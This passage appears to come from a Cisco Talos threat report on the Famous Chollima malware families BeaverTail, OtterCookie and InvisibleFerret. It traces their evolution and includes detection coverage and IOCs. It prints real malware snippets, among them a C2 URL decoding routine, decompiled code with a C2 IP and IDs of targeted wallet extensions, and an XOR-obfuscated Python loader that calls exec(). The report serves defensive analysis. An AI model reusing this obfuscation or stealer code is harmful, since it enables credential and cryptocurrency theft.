bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare – Solana Wallet
gjnckgkfmgmibbkoficdidcljeaaaheg	Atomic Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math wallet

Table 2. Targeted BeaverTail cryptocurrency browser extensions.

BeaverTail evolution

BeaverTail has been observed since at least May 2023, and originally was a relatively small downloader component, designed to be included with Node.js based Javascript applications. BeaverTail was also used in supply chain attacks affecting packages in the NPM package repository, which was extensively covered in the previous research and it is outside of the scope of this post.

From the beginning, BeaverTail supported Windows, Linux and macOS, taking advantage of the fact that Node.js applications can be run on different operating system platforms.

```
const l = require("fs"),
    e = require("os"),
    f = require("path"),
    c = require("crypto"),
    p = require("sqlite3"),
    n = require("socket.io-client"),
    u = require("axios"),
    r = require("child_process")["exec"],
    d = require("readline"),
    t = e.hostname(),
    g = e.type();
let o = new Date,
    h = g + "-" + t + "-" + o.getFullYear() + o.getDay() + o.getHours() + o.getMinutes() + o.getSeconds() + o.getMilliseconds();
h = h.replace(" ", "");
let y, a, i = e.platform();
switch (i) {
    case "win32":
        y = process.env.USERPROFILE, a = process.env.ALLUSERSPROFILE;
        break;
    case "linux":
    case "darwin":
        y = process.env.HOME;
        break;
    default:
        throw new Error("Unsupported operating system")
}
```

Figure 16. Early BeaverTail OS platform check.

The other major functionalities within BeaverTail are the download of InvisibleFerret Python stealer payload modules and installation of a remote access module, typically an AnyDesk client, which would allow the attacker to take over the control of the infected machine remotely. Information stealing and remote access have remained recurring BeaverTail operational techniques over time.

Soon after the initial samples were discovered in June 2023, BeaverTail started to use simple base64 encoding of strings and renaming of variables to make the detection and analysis more difficult. This also included a scheme used to encode the C2 URL as a shuffled string whose slices are base64 decoded individually and then concatenated in a correct order to generate the final URL.

```
const w = (t) => Buffer.from(t, "base64").toString("utf8"),
  g = (() => {
    let t = "MTk1LjIwMSaHR0cDovLw4xNzIuMTcwOjEyMjQ=  ";
    for (var e = "", r = "", c = "", n = "", a = 0; a < 10; a++)
      (e += t[a]), (r += t[10 + a]), (c += t[20 + a]), (n += t[30 + a]);
    return (e = e + c + n), w(r) + w(e);
  })(),
  R = (t) =>
    t.replace(/^~([a-z]+|\/)/, (t, e) =>
      "/" === e ? d : `${h.dirname(d)}/${e}`
    ),
```

Figure 17. C2 URL encoding scheme used from early BeaverTail variants until the present.

Although BeaverTail is typically written in Javascript, Talos has also discovered several Javascript C2 IP server addresses. These were shared with C++ compiled binary variants created with the help of the Qt framework.

```
*result = &MainFunc::`vftable'{for `QThread'}
QNetworkAccessManager::QNetworkAccessManager(this: &result[2], nullptr)
QNetworkAccessManager::QNetworkAccessManager(this: &result[4], nullptr)
QNetworkAccessManager::QNetworkAccessManager(this: &result[6], nullptr)
QNetworkRequest::QNetworkRequest(this: &result[8])
QNetworkRequest::QNetworkRequest(this: &result[9])
QNetworkRequest::QNetworkRequest(this: &result[0xa])
QString::QString(this: &result[0xe], "http://95.164.17.24:1224")
int64_t rsi = 0
__builtin_memset(dest: &result[0x11], ch: 0, count: 0x48)
__builtin_memset(dest: &result[0x1b], ch: 0, count: 0x18)
class QString var_138
QString::QString(this: &var_138, "nkbihfbeogaeaoehlefnkodbefgpgknn")
void var_120
QString::QString(this: &var_120, "ejbalbakoplchlghecdalmeeeajnimhm")
void var_108
QString::QString(this: &var_108, "fhbohimaelbohpjbbldcngcnapndodjp")
void var_f0
QString::QString(this: &var_f0, "hnfanknocfeofbddgcijnmhnfnkdnaad")
void var_d8
QString::QString(this: &var_d8, "ibnejdfjmmkpcnlpebklmnkoeoihofec")
void var_c0
QString::QString(this: &var_c0, "bfnaelmomeimhlpmgjnjophhpkkoljpa")
```

Figure 18. Qt based BeaverTail setting a Qthread parameters.

From the early beginnings in mid-2023, to the last quarter of 2024. BeaverTail C2 URL patterns stabilized around the most commonly-used TCP ports 1224 and 1244, rather than the port 3306 used by early variants. It seems that the threat actors quickly realized that most Windows installations do not come with preinstalled Python interpreters as Linux distributions and macOS. To tackle this issue, they included code which installs a Python distribution, typically from the “/pdown” URL path, required to run Python InvisibleFerret modules. This TTP remains until today.

In terms of detection evasion, Famous Chollima are using several methods to obfuscate code, most frequently utilzing different configurations of the free Javascript tool Obfuscator.io which does make the analysis and especially detection of the malicious code more challenging.

In addition to obfuscating the Javascript code they also regularly use various modes of XOR-based obfuscation of downloaded modules. XORed Python InvisibleFerret modules start with a unique user based string assignment followed by a reversed base64 encoded string, which contains the final Python module’s code that can also be XORed for obfuscation.


```
sType = 'N3RFYU07'

q="Glm"+"YksYL"
+"TQUAKQQBLWw3AAwtDRwrIWsODCoORW1gKB9BKh4RKT4oDwgqGF8qNTRmMgkyTic
sCExc1QXlMXjRra0xKKQIDfmBnSwQ3GAc4ICtLQXlMATw9MgkeLRhUBGV8BQApBAE
Ih5FexVRcEY3CE1kSxwqYjcNGTFFGTYlKUQFNgYWdWxlQgNrSVpTJCgfGWRJOmgBF
fBpFQz0OEDYoIkREUwMcKjh1TFB5DVQxODMcV3ZECDEjNBhcJFFCa3hzS2c4G1Nkb
aRwMLQNdPDQuHxkqQxIpZX1mTXlLU3lsZ0wZKxJJNj9pHgg0BAU8ZCYcRFNLU3lsZ
+KUw5Kx4WU2xnTE0tGQpjRmdMTXlLU3lsLgpNNwQHeSM0Qh04Hxt3KT8FHi0YWyko
qODRCCjwfWzEjNBhfcklcKS0
+AAI4D1x7ZzQ4FCkOX3ktKwACLjQBPCguHgg6HwBkGDUZCHBhU3lsZ0xNeUsEMDgv
sZ0wIIQgWKThnKRU6DgMtJSgCTTgYUzx2NQkZLBkdeQomAB48YQE8P3oIMilDWlMl
2IiEADD4YTio5JRwfNggWKj9pLz8cKiccEwkjMg4iPR0DEEwReRgGOzw1Aw48GAB3
IlYeLAkDKyMkCR4qRSM2PCICRQI0IwBgZw0dBEJ5UyUhTAItVk57CCYeGjAFUWM/
Ph9DPBMaLWRqXURTYRIpbHpMHT1LWHluaA4CLkl5PSkhTAkGCVtwdk1MTXlLGj9sK
CTUeAitRATw4Mh4DeT8BLClNTE15SwcrNX1mTXlLU3lsZ0wEP0sdNjhnAx53GxItJ
OHE1CRwsDgAtP2kLCC1DGzY/
M15Ge0QRKyMwQ09yGCcgPCJATTgHHzY7GB4IPQIBPC8zH1ANGQY8ZU1MTXlLU3lsZ
OSJmTXlLUzw0JAkdLUs2IS8iHBkwBB15LTRMCGMZFi05NQJNHwofKilNHggqVhcGL
PC0zBQI3DR84KzRRHiwJAysjJAkeKkUwCwkGOCgGJTwGGw4iKRY8UyVsNBkPKRkcC
EikRbmY="
import base64
d=base64.b64decode(q[8:]);sk=q[:8];sl=len(d);rr=''
for j in range(sl):k=j&7;c=chr(d[j]^ord(sk[k]));rr+=c
exec(rr)
```

Figure 19. A typical InvisibleFerret self-decoding Python module.

Thankfully, by using the combination of a deobfuscating tool and an LLM to rename the variables and base64 decode encoded strings it is possible to analyse new samples with relative ease. However, the operational tempo of groups attributed to Famous Chollima is high and the detection of completely new samples and code on VirusTotal remains unreliable, allowing threat actors enough time to successfully attack some victims.

BeaverTail, OtterCookie and InvisibleFerret functional overlaps

All additional modules present in OtterCookie code correspond well to the functionality that is traditionally associated with InvisibleFerret and its Python-based modules, as well as some parts of the BeaverTail code. This move of the functionality to Javascript may allow the threat actors to remove the reliance on Python code, eliminating the requirement for installation of full Python distributions on Windows.



Similarities between Famous Chollima tools

CISCO TALOS

Functionality/Module	BeaverTail	OtterCookie	InvisibleFerret
Remote command shell		✓	✓
Browser credentials stealing	✓	✓	✓
Cryptocurrency wallet stealing	✓	✓	✓
Keylogging		✓	✓
Screenshotting		✓	
Clipboard stealing		✓	✓
Download additional modules	✓	✓	✓

Table 3. Functional similarities between Famous Chollima tools.

Coverage

Ways our customers can detect and block this threat are listed below.

Extended Detection and Response: Cisco XDR	Multi-Factor Authentication: Cisco Duo	Endpoint: Cisco Secure Endpoint
✓	N/A	✓
Email: Cisco Secure Email Threat Defense	**Network security: Cisco Secure Firewall**	**Multi-Cloud Security: Cisco MultiCloud Defense**
✓	✓	N/A
Secure Internet Gateway: Cisco Umbrella	**Analytics: Cisco Secure Network Analytics**	**Security Service Edge (SSE): Cisco Secure Access**
N/A	N/A	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please

contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort2 rules are available for this threat: 65336

The following Snort3 rules are also available to detect the threat: 301315, 65336

ClamAV detections are also available for this threat: Js.Infostealer.Ottercookie-10057842-0, Js.Malware.Ottercookie-10057860-0

IOCs

IOCs for this research can also be found at our GitHub repository here.

Early OtterCookie

f08e3ee84714cc5faefb7ac300485c879356922003d667587c58d594d875294e

BeaverTail evolution:

72ebfe69c69d2dd173bb92013ab44d895a3367f91f09e3f8d18acab44e37b26d

caad2f3d85e467629aa535e0081865d329c4cd7e6ff20a000ea07e62bf2e4394

8efa928aa896a5bb3715b8b0ed20881029b0a165a296334f6533fa9169b4463b

Malicious npm package Aug 2025

83c145aedfdf61feb02292a6eb5091ea78d8d0ffaebf41585c614723f36641d8 -test.list

Similar to our campaign

77aec48003beeceb88e70bed138f535e1536f4bbbdff580528068ad6d184f379

0904eff1edeff4b6eb27f03e0ccc759d6aa8d4e1317a1e6f6586cdb84db4a731

d27c9f75c3f1665ee19642381a4dd6f2e4038540442cf50948b43f418730fd0a

51ddd8f6ff30d76de45e06902c45c55163ddbec7d114ad89b21811ffedb71974

d89c45d65a825971d250d12bc7a449321e1977f194e52e4ca541e8a908712e47

6a9b4e8537bb97e337627b4dd1390bdb03dc66646704bd4b68739d499bd53063

a6914ded72bdd21e2f76acde46bf92b385f9ec6f7e6b7fdb873f21438dfbff1d

VSCode Extension

9e65de386b40f185bf7c1d9b1380395e5ff606c2f8373c63204a52f8ddc01982

dff2a0fb344a0ad4b2c129712b2273fda46b5ea75713d23d65d5b03d0057f6dd - raw.js

C2 URLs

hxxp[://]23[.]227[.]202[.]244:1224/uploads

hxxp[://]23[.]227[.]202[.]244:1224/pdown

hxxp[://]23[.]227[.]202[.]244:1224/client/14/144

hxxp[://]23[.]227[.]202[.]244:1224/payload/14/144

hxxp[://]23[.]227[.]202[.]244:1224/brow/14/144

hxxp[://]23[.]227[.]202[.]244:1224/keys

hxxp[://]172[.]86[.]88[.]188:1418/socket[.]io/

hxxp[://]172[.]86[.]88[.]188:1476/upload

hxxp[://]172[.]86[.]88[.]188/api/service/makelog

hxxp[://]172[.]86[.]88[.]188/api/service/process/c841b6c4ac4d2e83f16cf7a8bfbec3d7

hxxp[://]138[.]201[.]50[.]5:5961/upload

hxxp[://]135[.]181[.]123[.]177/api/service/makelog

hxxp[://]144[.]172[.]96[.]35/api/service/makelog

hxxp[://]144[.]172[.]112[.]50/api/service/makelog

hxxp[://]172[.]86[.]73[.]46

hxxp[://]135[.]181[.]123[.]177

hxxp[://]172[.]86[.]113[.]12

Download URLs

hxxps[://]www[.]npmjs[.]com/package/node-nvm-ssh

hxxps[://]bitbucket[.]org/dev-chess/chess-frontend[.]git
